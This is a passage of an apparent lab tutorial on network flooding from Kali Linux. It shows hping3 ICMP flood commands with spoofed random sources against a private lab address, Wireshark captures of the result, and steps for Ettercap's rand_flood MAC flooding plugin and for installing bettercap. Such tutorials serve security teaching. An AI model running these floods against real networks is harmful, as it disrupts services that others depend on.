
MANUAL PAGE
    hping3(8)                               手册页
    Show an help screen on standard output, so you can pipe to less.

    v --version
    Manual page hping3(8) line 1 (press h for help or q to quit)
```


Command --:hping3 -1 192.168.157.254 --rand-source -p 80 -fast




- **Attack Start**



- **Now open wireshark to analys packets**




- **Packets are send to the target**




Now Send more faster

Command -- hping3 -1 192.168.157.254 --rand-source -p 80 --faster



- 83000 packets are send



Now send Flooding of packets

Command :- `hping3 -1 192.168.157.254 --rand-source -p 80 --flood`

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali ~]
# hping3 -1 192.168.157.254 --rand-source -p 80 --flood
HPING 192.168.157.254 (eth0 192.168.157.254): icmp mode set, 28 headers + 0 data bytes
hp ping in Flood mode, no replies will be shown
[1]
```

- 500000 packets are send

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-f>
Capturing from eth0
No. Time Source Destination Protocol Length Info
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=1007/44884, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=9135/44885, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=9399/44886, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=9647/44887, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=9895/44888, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=10159/44889, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=10415/44890, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=10671/44841, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=10928/44842, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=11175/44843, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=11439/44844, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=11695/44845, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=11951/44846, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=12207/44847, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=12463/44848, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=12719/44849, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=12975/44850, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=13232/44851, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=13487/44852, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=13743/44853, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=13999/44854, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=14255/44855, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=14511/44856, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=14767/44857, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=15023/44858, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=15279/44859, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=15535/44860, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=15791/44861, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=16047/44862, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=16303/44863, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=16559/44864, ttl=64 (no response found!)
500000.000 192.168.157.254 192.168.157.254 ICMP 80 ICMP echo request 192.168.157.254 seq=16815/44865, ttl=64 (no response found!)


Frame 19968: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_28:75:f4 (08:00:27:28:75:f4), Dst: AzureWaveTec_9c:e4:a7 (2c:3b:70:9c:e4)
Internet Protocol Version 4, Src: 131.226.166.107, Dst: 192.168.157.254
Internet Control Message Protocol
```

3. Perform MAC Flooding Using Ettercap (Linux Tool)

Ettercap is a powerful **network security tool** used primarily for **network protocol analysis** and **man-in-the-middle (MITM) attacks**. It's commonly used by penetration testers and cybersecurity professionals to inspect, intercept, and manipulate traffic on a local network.

How to use it :-

- Open kali linux
- Go to application Section and search Ettercap



- Open it
- Click on




- Click on three dots and then click Plugins




- And then click on manage plugins




- There is a option **rand_flood**
- Double click on it



- Activating Rand_plugins



- Now go to wireshark to see our attack start or not
- Here , attack is started



4.Perform MAC Flooding Using bettercap (Linux Tool)

Bettercap is a powerful, flexible, and modern network attack and monitoring tool.

How to install it :-

- Open kali terminal and type commands

Commands :- sudo apt update

Sudo apt upgrade

Sudo apt install bettercap


```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@Kali: ~]# sudo apt install bettercap
bettercap is already the newest version (2.30.0-1kali1).
The following packages were automatically installed and are no longer required:
crackmapexec libfreerdp-client2-2t64 libmagickcore-6-q16-7t64 libradares2
firebird3.0-common libfreerdp2-2t64 libmagickwand-6-q16-7t64 librdmaclient64
firebird3.0-common-doc libfuse3-3 libmbcrypto7t64 librsync-4
fonts-liberation2 libgd3_14t64 libimf1 libsuperlu6
freerdp2-x11 libgee3_12.2 libmhsh2 libswscale7
hydra-gtk libgfa0 libmsgraph-0-1 libtagi5v
ibusverbs-providers libgfrp0 libmetacddf19t64 libtagi5v-vanilla
imagemagick-q16 libibus0 libmtp3-3 libmetacity
liblapi1-mesa-dev libjingle4-7 libminidump6
liblapi1-mesa libpaper1 libwebrtc-audio-processing1
libharadillo12 libglusterfs0 libperl5.38t64 libwinr-2t64
libassuan0 libpspell1-2 libplacebo038 libwireshark17t64
libavfilter9 libigtksourcerviewmm-3.0-0v5 libplist3 libwiretap14t64
libavformat60 libgumbo2 libpoppler134 libwutlist15t64
libbtion1 libhdmi5-103-1t64 libpoppler145 libxmpack0
libdloss=3 libhdmi5-hl-100t64 libpostproc5 libzip4t64
libboost-iostreams1.83.0 libhwmon1.9 libpulseaudio1 libzmq4
libboost-thread1.83.0 libibusverb1 libpython3.11-minimal libzstd1
libcapstone4 libimobiledevice6 libpython3.11-stl1ib libzstdp-extras
libchessf62 libiniparser1 libpython3.11t64 perl-modules-5.38
libconfig++9v5 libjim0.82t64 libpython3.12-minimal postgresql-16-pg-gwm
libconfig9 libjsncpp25 libpython3.12-stl1ib python3+appdirs
libdirectfb-1.7-7t64 libjx10.10 libpython3.12t64 python3-hatch-vcs
libdnml3 libligr5p0 libqtssensors5 python3-hatching
libflac12t64 liblugs5-2.0 libqtswbkit5 python3-jose
libimf9 libmagickcore-6-q16-7-extralibqt5lextras5 python3-lib2t03
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1

(root@Kali: ~]#
```

How to use it :-

- Type command bettercap help



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
